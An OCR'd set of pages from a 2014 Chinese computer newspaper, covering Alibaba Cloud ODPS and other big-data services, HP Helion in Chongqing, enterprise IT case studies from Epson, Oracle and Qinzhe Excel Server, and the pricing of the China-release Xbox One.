如果要说目前IT领域热度最高词的话，除了云计算外，恐怕就是大数据了。当前数据已经渗透到每一个行业和业务领域，逐渐成为重要的生产因素，而对大数据的挖掘正是业界的流行趋势。面对海量的数据，如何挖掘真金白银呢？现在你不用为这个问题烦恼了。前不久，阿里云最重要的一款产品——ODPS（Open Data Processing Service，开放数据处理服务）正式开放商用，一下就让高大上的大数据分析应用接地气了。

“数”中有黄金，掘金是难题

大数据是什么？听起来虚无缥缈，实际上我们在日常生活中已经被它包围了。有数据显示，2012 年全球产生了 2.4ZB 的数据，到 2020 年，数据还将增加 14 倍，达到 40ZB。大量的数据使得从海量数据中分析出人类的行为习惯成为可能，这就催生了无限的商业机遇。沃尔玛是最早通过利用大数据而受益的企业之一，它一度拥有世界上最大的数据仓库系统，通过对消费者的购物行为等非结构化数据进行分析，沃尔玛成为最了解顾客购物习惯的零售商，并创造了“啤酒与尿布”的经典商业案例。而卡夫食品也曾通过采用 IBM 大数据与分析方案，在 10.5 亿条博客、论坛和讨论版的内容中抓取了 47.9 万条关于 Vegemite 新产品的讨论信息，并进行深层次分析，最终高效地完成产品升级。另一个大数据分析的典型案例是，2012 年成功获得连任的美国总统奥巴马背后，有一个几十人的数据分析与挖掘团队，帮助奥巴马在获取有效选民、投放广告、募集资金方面发挥了巨大的作用。

ODPS
大数据时代真的来了！
100PB数据处理6小时完成

阿里云推出 ODPS，站在大数据应用前沿

从以上的例子不难看出，大数据的价值和重要性已经毋庸置疑。不过现在最关键的问题是，每个企业如何才能获取大数据中的黄金呢？你得有相应的“挖掘”工具，意思就是先得拥有大规模的数据分析和处理能力，然后才能找到自己想要的“黄金”。传统的做法是：租个机房，买一堆昂贵的设备搭建数据库，再请一帮技术人员来维护运转。虽然 Hadoop 开源系统很伟大，大大降低了“掘金”成本，但自建一个像样的 Hadoop 集群，也需要百万元以上的起步资金及专业的 Hadoop 人才，门槛还是太高。而现在有了阿里云 ODPS 这项服务，只需要花几百元就能从海量数据中“掘金”了。

阿里云ODPS解析

阿里云开放数据处理服务（ODPS），是构建在大规模分布式计算系统上的海量数据处理服务，以 REST API 的形式支持描述性查询语言 SQL 的数据处理，适用于海量数据统计、数据模型、数据挖掘、数据商业智能等互联网应用。

我们来看看 ODPS 都可以干些什么吧，ODPS 服务的第一个对象就是阿里小额贷款业务。阿里小额贷款业务从第一天开始，就生长在 ODPS 之上了。如今，超过 36 万人从阿里“小贷”借款，最小贷款额为 1 元，并实现 3 分钟申请、1 秒放款、零人工干预。要做到这一点，阿里“小贷”每天得处理 30PB 数据，包括店铺等级、收藏、评价等 800 亿个信息项，运算 100 多个数据模型，甚至还得测评小企业主对假设情景的掩饰和撒谎程度，这背后都离不开 ODPS 提供的海量数据存储和计算能力。更重要的是，阿里“小贷”每笔贷款成本 3 角钱，不到普通银行的 1/1000。ODPS 另一个应用案例就是天弘基金旗下的余额宝，利用 ODPS 平台进行全方位、多维度的数据挖掘分析，用数据“说话”，使原本需要 8 个小时的清算工作在 30 分钟内完成，而构建成本几乎是传统方案的 1/7。


目前你直接登录阿里云官网 aliyun.com，就可以直接申请开通 ODPS。虽然 ODPS 采取按流量收费的模式，但中小企业用户绝对用得起：目前定价 0.3 元/GB，即开即用，一个月内免费。ODPS 商用，一下子就让高大上的大数据分析应用接地气了。

大数据产品逐渐增多

当然，阿里云并不是业界唯一“帮你挖金山的人”，目前提供与阿里云 ODPS 类似服务的还有谷歌和亚马逊。

Amazon Elastic MapReduce（EMR）是亚马逊提供的大数据分析云服务。这是一个商业化的 Hadoop 基础设施服务，基于它所提供的分布式计算能力，企业、研究人员、数据分析师和开发人员能够方便地根据自身需求来处理和分析海量数据。它通过在 Amazon 云上运行的虚拟服务器的 Hadoop 集群，来分析客户提交的海量数据分析作业。在 Hadoop 架构上面运行的开源项目，例如 Hive、Pig、HBase、DistCp、Ganglia、Mahout 等，都已与 Amazon EMR 集成。Amazon EMR 能即时灵活配置自身所需要的容量，执行数据密集型应用计算，完成 Web 索引、数据挖掘、日志文件分析、机器学习、财务分析、科学模拟和生物信息研究等任务。所有这些操作都由启动和管理 Hadoop 集群的 Amazon EMR 控制软件协调安排。当然，这些 Web 服务的集成，大多需要单独的使用费用。从 EMR 目前的定价看，基本上是按照计算的时间来计算费用，具体价格可以在官网查询到。

BigQuery 是谷歌基于 Dremel 和 Hadoop 集群所提供的大数据分析云服务。BigQuery 允许用户上传他们的大数据到谷歌的存储器中，开发者可以使用 BigQuery 来运行类 SQL 语句，对大数据进行查询和交互式分析。用户不但能将 BigQuery 用于自身业务分析，还能在 BigQuery 的基础上开发对外的商业大数据分析服务，例如法国一家公司 We Are Cloud 就在 BigQuery 的基础上，提供面向中小企业的大数据分析服务。BigQuery 的服务也是收费的，每月 1GB 数据的存储费用是 12 美分，实时分析服务每月每处理 1GB 数据收费 3.5 美分，每月前 100GB 的实时数据分析免费。



BigQuery 是谷歌提供的大数据服务

看到阿里云、谷歌等 IT 巨头掘金大数据，国内的百度、新浪等公司也坐不住了。如百度已建成了包括百度指数、司南、风云榜、数据研究中心和百度统计在内的五大数据体系平台，帮助营销平台上的企业了解消费者行为、兴趣变化，以及行业发展状况、市场动态和趋势、竞争对手动向等信息。互联网企业所提供的这种基于云计算的大数据分析业务，其便捷性是非常明显的，用户不必购买和搭建自身的大数据技术基础设施，虚拟化服务器集群的配置和管理将更加方便灵活，用户只需要直接提供数据和分析需求，即可获得数据分析的结果。

从Hadoop向垂直一体化方案演进

浪潮云海大数据一体机是采用新型技术体系架构，涵盖数据存储、数据处理、数据展现等全环节、一体化的数据处理的产品化方案，并具备五大特点：
新型技术体系架构
软硬一体化的系统
系列化产品
国产化
专业化服务

浪潮云海大数据一体机具有一定的优势

不过，将大数据直接作为产品和服务核心支撑的大数据产品，并不完全适用于所有的企业级应用。毕竟大数据在企业级应用的核心不是简单分析出有价值的数据信息，而是更注重数据分析后产生的结果，从而可转换成企业自己的产品和服务。这就带来了另一个维度的挑战——开发企业级大数据开发平台，目前提供大数据产品的企业包括那些帮用户制造“掘金机器”的，他们能够存储海量数据或者将海量数据与业务场景结合，进行分析和挖掘，或者提供相关产品，如微软、英特尔、IBM、甲骨文等巨头在大数据领域率先做出了 Hadoop 的商业化应用，将 Hadoop 当作自己大数据解决方案中一部分。

如针对企业大数据方向开发者，IBM 就推出了多款产品和技术。其新版本的企业级 Hadoop 产品 InfoSphere BigInsights，开发者可以利用现有的 SQL 技术，更便捷地开发应用组件，兼具安全性强和高可用性等特点，新版的 BigInsights 能够更加契合企业的部署需求。惠普则在接连收购 Vertica、Autonomy 后，推出了与 Vertica 6 实现高级集成的大数据应用平台 HP AppSystem for Apache Hadoop。而英特尔则针对大数据的开放架构核心产品线，推出了英特尔 Hadoop 分发版，让用户可以实现“软硬协同、体验至上”的创新效果。

不过，Hadoop 工具仅仅是大数据解决方案的基础架构部分。开源开发社区里有关 Hadoop 的组件有数千个，哪些组件能与底层相匹配，哪些计算和存储平台运行更高效，都需要一一验证，或是重新开发，这些都足够考验企业的软件能力、服务能力和硬件能力。显然，不少企业更需要的是一个具有强悍处理能力的大数据集成平台，而不是一个单纯的 Hadoop 技术方案。因此垂直整合、提供“硬件 + 软件 + 数据”的一体化方案成为了大数据产品的发展趋势。目前 IBM、微软、EMC、曙光、浪潮、联想等都已经推出了大数据一体机，如 IBM PureData 大数据专家、EMC Greenplum 大数据一体机、曙光 XData 大数据一体机、浪潮云海大数据一体机都是其中的代表。不过，国外企业采取“软绑硬”的策略推出一体机，将软件装在特定的基础硬件上并对特定应用进行调优，使产品性能、可用性和可管理性有了一定的提升。而国内企业的软肋是软件整合能力，特别有些产品是基于 Hadoop 的开源平台开发，在可用性、安全性、高可靠性方面仍存在一定的不足。

小结：大数据的影响仍在继续，它体现的不只是商业价值，还有企业 IT 架构和技术的颠覆性变革，而大数据市场正被越来越多的企业认为是蓝海市场。不过，从大的环境来看，目前大数据分析、应用还处于起步阶段，针对大数据，无论是软件技术、硬件技术还是软硬件一体的技术，国内企业要想在大数据市场发展中获得更多的话语权，现在就必须高度重视并着手在大数据应用实践中找准切入点。

@梁敏

责编:陈平　**美编:**毛代洪　**组版:**何雪松　**责校:**杨军
日期:2014.8.11　**投稿邮箱:**pcw-chenp@vip.sina.com

惠普产业社区云落户重庆两江新区

@本报记者 陈平

惠普携Helion发力云计算市场,欲在国内云计算市场分一杯羹。近日,惠普和重庆两江国际云计算产业园达成协议,欲助力重庆两江国际云计算产业园打造产业社区云,帮助重庆两江国际云计算产业园更好地实现两化融合、产业聚集、生态营造和资源整合;帮助园区内的企业低运营成本、捕捉市场机会、实现快速创新。

重庆云战略发展

重庆市经济和信息化委员会总工程师 赵刚

电子信息产业是国民经济的战略性、基础性、先导性产业,也是重庆市迅速崛起的新兴支柱产业,对于拉动经济增长、调整产业结构、转变发展方式具有十分重要的作用。“十一五”以来,重庆市以重大项目为载体,以招商引资为抓手,以提升配套能力为重点,坚持引进和自主创新相结合,优化产业结构,推动转型升级,初步形成了软硬兼具的产业发展格局,呈现出快速发展态势。截至2013年,电子信息产业总体产值达到3440亿元,首次超过汽车产业,成为重庆市工业第一支柱产业。

“十二五”期间,重庆市将继续以“两个计划”、“五大专项工作”的“2+5”发展战略为指导,大力发展电子信息产业。通过该战略实施,预计到2017年,重庆市电子信息产业将实现销售收入10000亿元,占全市工业产值的三分之一。重点打造6000亿元笔记本电脑、2000亿元信息服务、1000亿元通信设备及物联网三大千亿元级产业集群,以及元器件、光伏LED、智能仪器仪表、应用电子、电子装备等六大百亿元级的产业集群,建成具有国际影响力的电子产业基地。

下面就来了解一下“两个计划”和“五大专项工作”的详细情况。2009年,重庆市政府按照中央转变发展方式,调整产业结构的要求,以信息化带动工业化、城市化、农业现代化的战略思想为指导,推出了“云端计划”。“端计划”即将全球笔记本电脑基地扩展为包括笔记本电脑、平板、手机、打印机等多种智能终端生产基地。经过三年多的努力,重庆市在“端”产业方面已经形成了惠普、宏碁、华硕、东芝、思科五家品牌企业,富士康、英业达、广达、仁宝、纬创、和硕六家代工企业以及800多家零配件企业的“5+6+800”的世界级产业集群和生产基地。

所谓“云计划”,即在重庆建成具备100万台服务器计算能力的高等级数据中心,并以该数据中心为依托,大力引进软件开发、国际电子商务、结算中心及基于云计算和大数据的增值应用服务等产业链龙头企业,重点把握智慧硬件、IT金融、大数据等。目前,在数据中心方面,规划范围11.4平方公里的两江国际云计算产业园已见雏形,太平洋电信、中国联通、中国电信、中国移动、腾讯等数据中心已入驻园区,预计到2015年,将有10万台服务器开始运营,预计到2020年,将实现100万台服务器的运营规模。

在数据前端,重庆市将于今年8月建成国家级互联网骨干直联点,网络通信质量将大幅度提高。在数据增值应用服务端,NEC、华硕、磊强科技、微软等Paas及Iaas企业依托云计算数据中心,相继在重庆投建应用服务平台。

在“云端计划”大力推进的基础上,2013年,重庆市还在全国省级行政区中率先推出了针对大数据全产业链总体目标、主要任务和保障措施的“大数据行动计划”。该计划坚持信息化与工业化、新型城镇化、农业现代化融合发展的方针,重点面向打造物联网基地和建设国家信息消费试点城市等目标,使大数据技术在民生服务、城市综合管理、行业应用等多领域得到应用,通过加强组织协调、强化信息资源共享、培育应用市场、加强人才培育与引进、落实产业政策扶持等保障措施,力争在2017年左右,构建起“云端”智能信息化大都市,使重庆市成为具有国际影响力的大数据枢纽及产业基地。

惠普助力重庆市打造产业社区云

中国惠普企业集团技术服务销售事业部中国区总经理兼行业战略与解决方案部总经理 卫东

前不久惠普发布了Helion云产品和服务,打破了原来公有云、私有云甚至是产业云的局限,不管企业现在是在云计算应用的什么状态与阶段,都可以方便、快速地通过Helion加速发展。

在行业导向上,在某种程度上公有云可能会带来安全隐忧,私有云被认为缺乏开放性,混合云的共享性又被大家担心。而惠普用Helion就解决了这些问题,Helion使得产业导向成为可能,它可以定制服务来加速产业的发展。同时在运营生态上,Helion的另一大特点是开放性。云计算需要生态环境,而不能只是单个厂家单打独斗,惠普Helion平台成为业内新的亮点。

Helion的一个显著特点是技术融合,云计算、大数据、移动互联和信息安全不是孤立的,有些平台是混合交互的,特别是在像重庆两江新区这样的战略高地,运用世界级的新技术和平台进行交互的时候,相信绝不可能是云计算单个交付的,很可能是技术融合。Helion平台其实是把技术融合作为很好的扩展接口,包括本次两江新区的项目,也是把大数据、云计算、信息安全进行了浑然一体的集成。

Helion还具有混合交互的特点,这对重庆两江国际云计算产业园今后的招商引资提供了很大的便利。虽然现在进入园区的企业只需要“拎包入驻”,充分利用园区提供的社区云,但还是要考虑一些重量级的企业,它们有自己的私有云或托管云,另外进入园区的很有可能还有世界级的公有云企业,这时候园区的计算平台不应该成为壁垒,所以惠普要为两江国际云计算产业园走向世界打造新型的平台。

惠普与两江国际云计算产业园共同打造的这个平台的定位是“立足两江、服务重庆、辐射西南、面向全球”。现在重庆有很多世界级项目落户,这些大型企业会带来自己的技术,这时候就需要惠普社区云的技术接口能够与他们进行互动和集成,或者帮助他们迅速地扩展,这时Helion就为混合交付提供了一个很好的集成平台。惠普希望能够基于Helion技术为两江国际云计算产业园打造一个世界级的新形态云,惠普称为产业社区云。对于重庆这样的战略性高地、国家级新区,以后的发展肯定是突飞猛进的,这就要求惠普在技术上解决未来可能遇到的瓶颈。目前重庆两江国际云计算产业园和惠普共同打造的项目,应起到以下作用:

第一,“两化融合”。重庆的“云端计划”硬环境已经准备得非常充分,现在到了打造云的软实力的关键环节,惠普和两江国际云计算产业园的合作项目一定能起到转折和加速的作用。

第二,产业聚集。这是产业社区云的最大魅力。惠普希望重庆两江新区的产业聚集既有扩展性,又有安全性,希望这个项目平台可起到产业聚集黏合剂的作用,并且能够促进上下游产业链的联合。

第三,生态营造。现在产业生态环境不是靠单个企业能形成,惠普希望Helion平台能够把技术和人才聚集起来。重庆两江国际云计算产业园已经有非常顶级的云计算硬环境,如果再具备软实力,那就是如虎添翼。

第四,资源整合。惠普的基于OpenStack的Helion平台有大量的开源、开放的合作伙伴。

爱普生CB-S03+让商务会议更轻松

在商务办公中,投影机是会议必不可少的设备之一。使用投影机开会时,你是否遇到亮度太低、接口不兼容、数据线不够长、操作复杂等问题呢?近期,爱普生推出的商务易用型CB-S03+投影机,可帮助商务用户轻松解决会议投影遇到的问题,堪称简单易用的投影利器。

据悉,爱普生推出的CB-S03+投影机,以“亮动精彩,易用随心”为产品理念,简单易用的操作方式深受商务用户和企业用户欢迎。爱普生CB-S03+投影机拥有高亮度投影效果,轻松适应各种办公环境。它兼具丰富接口、无线连接、“一指校正”的傻瓜式操作功能,可最大程度满足用户简单易用的需求。

在传统的商务会议中,投影机“不给力”的情况时有发生。其中,投影机的亮度过低深深困扰着商务用户。而爱普生CB-S03+投影机具有2700ANSI流明的色彩亮度和白色亮度、10000:1的超高对比度,即使在光线较强的室内,依然能够投影出清晰、高亮度的画面。

爱普生CB-S03+在细节设计上也下足了工夫,拥有丰富的接口。用户可以根据自己的需求,通过HDMI、VGA、USB等接口连接投影设备。只需要一根USB数据线,即可实现视频和音频的输出,不需要电脑就可以通过USB存储卡,投影输出相关的图片。

此外,爱普生CB-S03+投影机的连接方式堪称“随心所欲”。对比发现,传统投影机需要使用数据线连接电脑,才能投影出画面。爱普生CB-S03+的连接方式突破传统局限,选配ELPAP07无线网卡,可轻松实现无线投影功能,不仅支持PC端,还可在安装免费应用程序“Epson iProjection”后,实现智能移动终端设备的无线投影,连接方便、操作简单。

在爱普生CB-S03+投影机的突出功能中,最引人关注的是“一指校正”功能。爱普生CB-S03+投影机独有的水平梯形校正滑钮,让用户只需要轻轻一按,马上就能够将畸形的投影画面调整为规整的画面,并自动检测投影机的垂直角度,快速自动响应,垂直梯形校正只需要1秒,用户不需要通过复杂的设置来校正画面,操作非常快速便捷。

爱普生CB-S03+投影机除了操作方便,在不同商务环境中的表现非常出色。根据调查数据发现,爱普生CB-S03+搭配的灯泡拥有长达5000小时使用寿命,在ECO模式下使用寿命长达6000小时,可大幅降低用户的使用成本。爱普生CB-S03+投影机高亮度的画面、简易的操作、丰富的接口、过硬的质量及完善的售后服务,是现代企业高效、便捷办公的最佳选择。

提升核心竞争力
深圳燃气集团深化信息化建设

甲骨文与深圳市燃气集团股份有限公司(以下简称深圳燃气)前不久共同宣布,凭借Oracle 客服计费系统软件等产品所搭建的深圳燃气客户信息系统(CIS)已正式上线。该系统旨在满足客户管理、计费管理和表具等资产状态管理三大主体业务需求,以及满足常规性系统管理、业务流程和报表查询等一般性需求。

能源行业的信息化需求

据权威媒体研究结果显示,由于连续数年在基础设施和系统建设方面的持续投入,能源行业的信息化已具备良好的基础,能源信息化建设的重点逐步转向对已有系统进行集成、整合、深化和提升,让信息化发挥更大的效益。在此环境下,深圳燃气希望通过建立新一代信息化核心平台,实现企业管理和业务信息的规范化、集成化,从而进一步整合公司资源,同时对企业的各类绩效考核和经营决策提供强有力的数据支持。

当前,随着我国的经济发展,工业、商业和住宅燃气消费增长迅速,中国燃气市场需求不断变化且持续高涨。特别是进入2014 年以来,我国各地陆续出现长时间、大范围的雾霾天气。据国内知名产业研究机构前瞻产业研究院分析,导致这场大规模雾霾的主要原因之一便是当前国内不太合理的能源消费结构。于是,如何调整能源消费结构以适应环境政策要求以及经济发展的需求,为能源企业提供了新的发展契机。而与此同时,我们可以看到,越来越多的燃气企业越发重视信息化技术对于业务调整、升级与扩张所提供的重要支撑能力。

提供完整的行业解决方案

事实上,甲骨文公司与深圳燃气早在2013 年便已经签署了甲骨文客服计费系统软件采购协议,并针对深圳燃气的信息化建设项目等方面确定了长久的合作关系。日前成功上线的客户服务系统(CIS)将以客户信息管理为基础,涵盖客服业务受理、抄表管理、计费出账、收款与信用、抢维修管理、安检管理及表计 / 物资管理、表计 / 物资运行管理的应用软件系统,以期实现加强集团管控和提升客户服务满意度的目标。

作为领先的行业解决方案提供商,甲骨文可以提供完整的燃气行业整体解决方案蓝图,覆盖四大核心层面,从战略管理层、核心运营层、运营支撑层到应用技术平台层。同时,还可以根据客户的实际情况,提出定制化解决方案。本次深圳燃气的客户服务系统业务功能需求主要分为三大部分:主体业务需求、扩展性需求和集成接口需求。

基于对客户信息系统业务功能需求的理解,结合甲骨文针对燃气行业的专业化解决方案,甲骨文所提供的深圳燃气客户服务系统解决方案覆盖了核心业务流程,满足了客户业务发展的需求,且勾勒出了公司未来应用的整体架构蓝图。通过Oracle 公用事业客户服务和计费满足系统的主体业务需求;通过专业化的 Oracle 实时排程 (Oracle Real-Time Scheduler)满足实时工单分配的需求;通过专门为燃气行业设计的 Oracle 公用事业商务智能分析满足深圳燃气的未来可扩展性要求;而基于 Oracle 业界领先的、标准、开放的集成中间件平台 SOA,实现与深圳燃气其它业务系统和外部系统的集成接口。

深圳市燃气集团股份有限公司总裁欧大江先生表示,通过此次信息化建设,深圳燃气将进一步提升服务、财务、人事、物资、工程、资产等方面的管理水平,也十分期待双方更深层次的战略合作。

继续深耕公用事业领域

甲骨文公用事业全球事业部致力于为全球及中国的天然气、电力、自来水和废物处理领先企业提供有价值的解决方案。通过主动沟通、灵活解决方案和社交媒体,甲骨文专注于满足公共事业单位的发展需求,并努力提升客户体验。

深圳燃气集团不断深化信息化建设

除在中国市场的能源行业取得显著成绩之外,Oracle 解决方案也广泛应用于全球各地各种规模的公用事业企业及机构中,比如美国太平洋燃气与电力公司PG&E、葡萄牙能源公司 EDP、英国电力公司 SSE、美国 Avista Utilities、美国 Alliant Power 等。

甲骨文公司公用事业全球事业部大中华区销售总监魏晋宇表示,无论是在欧美,还是在中国,甲骨文坚信专业领域具有独特的行业需求。与深圳燃气的深入合作是我们在本地市场的一次成功实践。目前在燃气行业,甲骨文公用事业业务部已打造了中国燃气行业 5 年投资计划以响应中国天然气业务、城市燃气供应业务的发展趋势,并能够为用户定制开发商业智能指标集 KPI,进一步助力这些用户提升客户体验。

@阿军

勤哲 Excel 服务器助力
生产型企业的信息化难题迎刃而解

现代企业的竞争日趋惨烈,企业要实现利润最大化,一定要想方设法降低成本。如何真正有效地降低成本呢? 对企业进行有效的信息化建设是一种捷径。而国内一些“走在前面”的企业在企业信息化建设方面的经验也值得关注与借鉴。

海天气体的信息化之路

并不是企业的规模越大,效益就一定会越好。对于现代企业来说,成本控制(Cost Control)非常重要。浙江海天气体有限公司是一家老牌的专业从事各类气体及液体的生产、销售与运输,现有 4 家子公司和 450 余名员工的现代化企业。

该公司对信息化建设长期都是倾其所能,为此,公司在运输管理上应用了车辆全球 GPS 定位系统,生产上引入了生产设备运行远程力控系统,财务管理上还有金蝶 K3 等财务软件,但公司一直欠缺一套完整的 ERP 系统。ERP(Enterprise Resource Planning,企业资源计划系统)是指建立在信息技术基础上,以系统化的管理思想,为企业决策层及员工提供决策运行手段的管理平台,集信息技术与先进的管理思想于一身,是现代企业首选的运行模式,反映时代对企业合理调配资源,最大化地创造社会财富的要求,是现代企业在信息时代生存、发展的基石。

为此,该公司与国内多家知名软件公司商谈过开发专用 ERP,但得到的结果令人失望,开发周期需要三四年,同时开发成本和后期费用相当高,这样不但不能降低成本,反而让企业因此背上包袱。经过多方对比,一款名为勤哲 Excel 服务器的管理软件解决了该公司的信息化难题。据该公司信息主管介绍,勤哲 Excel 服务器解决了该公司电子表格非结构化数据的规则化问题,建立了电子表格服务器的体系结构,通过表间公式的概念,用于存取和回写位于网络中的电子表格数据。它的意义在于能将电子表格的运算推广到服务器时代,通过数据库,可以扩展到互联网中。这就将电子表格的应用进行了极大范围的扩展,使得企业许多难以处理的问题得到有效解决。

在具体应用方面,该公司的信息主管如数家珍:“通过使用勤哲 Excel 服务器我们发现,现在我们已经可以根据公司的需求现状量身定制进行设计,开发期短,开发成本相对不高,后期修改比较容易,也能适应灵活的变化。通过这款软件,我们改变了以前核算系统操作麻烦的状况,同时软件和电子表格可以互动,提高了报表数据的准确性和时效性,这让我们感觉使用起来非常方便,也提高了工作效率,降低了企业的生产成本,真正达到了降低管理成本的目的。”

阳安光电的信息化历程

随着光纤网络走进千家万户,光纤制造正成为一个发展前景十分广阔的新兴行业。而上海阳安光电有限公司便是一家专业生产室内光缆的企业。该公司具有较强的研发能力,拥有优秀的管理及销售等方面的专业人才。经过九年的发展,已成为年销售额近 2 亿元的专业厂商,是国内最具规模的室内光缆生产厂家之一。

机遇与挑战并存,该企业在信息化建设过程中也走过不少弯路,例如,以前企业内部对于数据的统计都是以手工做账为主,这会导致信息反馈和收集不及时,生产发货进度无法灵活调度,并且很难控制库存量。为此,该企业自行编写了一个较小的程序,用于信息化的内部管理,由于做得不够专业,当数据量增加时信息就会出现错误,因此无法满足企业的需求,数据的准确性也无法保证。

在偶遇勤哲 Excel 服务器后,企业的信息化建设获得了突破。由于勤哲 Excel 服务器将电子表格软件 MS Excel 和大型数据库管理系统集成为一个网络数据业务协同工作环境,在这个平台上,企业内部可以充分发挥 Excel 的应用水平,通过设计模板、定义工作流、定义表间公式等简单直观的操作,实现企业需要的信息化管理模块,所以它能帮助企业用户轻松、快速构建可适应企业变化的 ERP、OA、CRM、SCM 等管理信息系统。

其优势从具体应用上就可见一斑:“在销售订单处理上,我们选择了一个比较特别的应用角度,用单价对应客户作为基础资料,这样在下销售订单时,只要是选择了客户名称,那么他所订购或报过价格的产品才会出现,这样就有效地防止了文员下单时出错。在生产上,线缆行业中像线缆这种特殊的产品,需要既按盘数又计长度进行统计,既要按进货数量统计,还需要分盘计数,要准确统计这些数字,这在其他软件中是无法解决的,通过勤哲 Excel 服务器,我们很容易就解决了这个问题,且生产时的配长问题也变得非常简单。在财务部门应用中,我们简化了之前的很多步骤,做到了既能让财务的数据报表能较快地出来,又能将出纳的进出款项和凭证联系起来,便于后续查找。”这让阳安光电在激烈的市场竞争中如虎添翼。

@小岛

消费电子
C版 | 15~23版 电脑报
日期:2014.8.11 第31期
责编:陈扬轶 美编:黄莹
组版:向海蓉 责校:杨军
投稿邮箱:pcw-digital@vip.sina.com
扫一扫
加微信看老狼讲习所

3699元/4299元
国行Xbox One值吗？

@阿卡酋长

7月30日，在2014年上海ChinaJoy开幕之前，微软和百视通正式发布了国行Xbox One主机。在发布会上，国行Xbox One的售价、版本、服务和发售日都全部公开，甚至还公布了一系列汉化游戏以及本土网络游戏，同时京东、亚马逊、天猫都开始了预售。不过和国行Xbox One声势浩大的发布相比，不少国内玩家对于国行Xbox One还抱有不少疑虑，而在价格以及服务上一些玩家甚至是带有不满的情绪。那么国行版Xbox One和海外版本到底有哪些不同？它又是否值得国内玩家购买呢？

3699元起，国行Xbox One正式发布

在这次发布会上，微软和百视通正式宣布Xbox One国内行货将在9月23日发售。同期上市的有两个版本，一个为售价3699元的普通版，一个为售价4299元的首日限定版。这两个版本的区别是普通版不带Kinect 2.0，送《极限竞速5》《无冬OL》《明星高尔夫》三款游戏，同时包含百视通一年的免费娱乐体验（含NBA和英超独家转播）以及半年的Xbox Live金会员资格；而首日限定版不但包含了普通版所有服务和内容，同时附带Kinect 2.0，附送的游戏为五款，除了普通版送的游戏之外，还包含了《运动大会》和《舞动全身》两款Kinect专用游戏。同时Xbox One的国行游戏的定价也宣布在99元至249元之间，这也就意味着未来即使是国际3A级游戏大作在国内的价格最高也不过249元。此外，国行的所有Xbox One主机都质保两年。

略令人惊讶的是，在发布会召开数小时后，微软和百视通就更改了新闻稿件，将首日限定版附送的五款游戏变为4款，删掉了《舞动全身》这款游戏。而在一天之后，Xbox One国行附送的游戏再次出现变化，在各大电商的预售网页上，普通版去掉了《极限竞速5》这款游戏，只附送《明星高尔夫》和《无冬OL》两款价值不高的游戏，而首日限定版不但去掉了附送的《极限竞速5》，同时将两款Kinect专属游戏也去掉，只说附送《明星高尔夫》、《无冬OL》以及两个额外加赠内容。

XBOX ONE
SEPTEMBER 23
9月23日

国行Xbox One将在9月23日正式发售

不少大作登陆国行Xbox One主机


XBOX ONE
XBOX ONE + KINECT
4,299 RMB
XBOX ONE
3,699 RMB
RIVALS
GOLF

新图（左）和旧图的对比，赠送的游戏区别很大

在发布会上，微软和百视通的负责人都没有对国行Xbox One主机的区域政策进行说明。不过在之后的访问中，微软和百视通的负责人都表示，国行主机的Xbox Live是可以和全球玩家联网游戏的，这意味着国行主机的Xbox Live是没有网络锁区的。同时两家公司的负责人又分别隐晦地表示，国行游戏只能运行在国行主机上，同时海外游戏是不能运行在国行主机上的。基本上，国行Xbox One主机可以确定实行的是双锁政策（即游戏和主机双锁区）。

议论纷纷，国内玩家情绪不一

国行Xbox One的发布，迅速引起了众多国内玩家的关注。各大专业的游戏网站及论坛，都对这次发布会进行了文字直播。不过从国内玩家的反应来看，很大一部分玩家都表示国行Xbox One的价格偏高，同时对锁区政策表示不满。在知名游戏网站TGFC上，几乎一片“倒软”之声，不少玩家都表明了自己将购买水货主机以及PS4的想法。



xboxone上的英超有个毛看头 1 2

国行Xbox One9月23日发售 3699/4299元含一年NBA和英超直播

淘宝搜ps4第一个出现的是官方旗舰店的xboxone

给你们感受下港版XBOXONE预定的优惠

小议这次Xboxone的国行定价策略 1 2

Xbox One国行定价遭吐槽：微软没诚意 1 2

对国行Xbox One不满的玩家不在少数

“国行普通版都要3699元，送两个没什么价值的游戏，美版不带Kinect的版本才399美元，算下来不到2500元，再加上港版Xbox One也在9月发售，价格也不过2700元人民币，真不知道国行这个价格有什么优势。再加上锁区，像《GTA》《战地4》《战争机器》，甚至是《生化危机》这样的游戏能期盼过审么？如果这些游戏国行主机都玩不到，那有什么意义？”国内另一知名游戏论坛A9VG的玩家说道。

国行Xbox One的价值争论甚至蔓延到了港台玩家群体。在台湾最大的游戏网站巴哈姆特上，一名ID为“进击的桐子”的玩家表示：“内地Xbox One价格的确是超高，可能是因为包含了一些和其他地区不一样的有偿服务，此外感觉公布的游戏网游很多，可能是想吸引内地的网游玩家吧！”当然，亦有港台玩家表示，尽管国行版Xbox One从价格上来看远超港台地区，不过金会员和游戏的价格的确很有优势。

全面分析，国行Xbox One更像绑定套餐价

	国行 Xbox One 普通版	美版 Xbox One 普通版
售价	3699 元	约 2660 元
附赠游戏	《无冬 OL》、《明星高尔夫》	无
附送金会员	6 个月	1 个月
附送视频服务	百视通视频娱乐一年	无
质保时间	2 年	1 年
游戏价格	99 元~249 元	约 370 元
区域政策	游戏、主机双锁区	不锁区

国行Xbox One主机和美版主机的区别

很多玩家对于国行Xbox One的不满之处在于价格。诚然，相对于港台版约2700元人民币以及美版2500元人民币不到的售价，国行的普通版3699元表面看的确超出了太多。那么国行定价是不是真的很高呢？下面我们就来分析一下。

以美版普通Xbox One来作为对比，美版Xbox One是399美元，约2470元人民币，加上美国平均8%的消费税，约为2660元。但是美版Xbox One不送任何游戏，也不附带任何有偿视频服务，所有内置的视频服务，都需要用户单独付费购买。此外，美版Xbox One只送一个月的联机对战金会员资格，一个月后，金会员也需要自己购买，全年会员资格是59.9美元的价格。

现在我们来看看国行Xbox One。在配置上国行和美版并没什么区别，但是附送两款游戏，这两款游戏价值不高，而且其中有《无冬OL》这种后期盈利网游，我们暂时不考虑。但是国行送6个月的金会员资格，

下转16版

高分屏是双刃剑

昂达V975i四核平板评测

昂达V975i在正式发布之前就受人关注，搭载了最新的BayTrail-T四核处理器成为全球首款搭载64位处理器的9.7英寸Android平板，号称是唯一采用苹果iPad Air原装视网膜屏的安卓平板，屏幕像素密度达到264PPI，这款全新平台的昂达V975i表现让人期待。

屏幕表现不俗

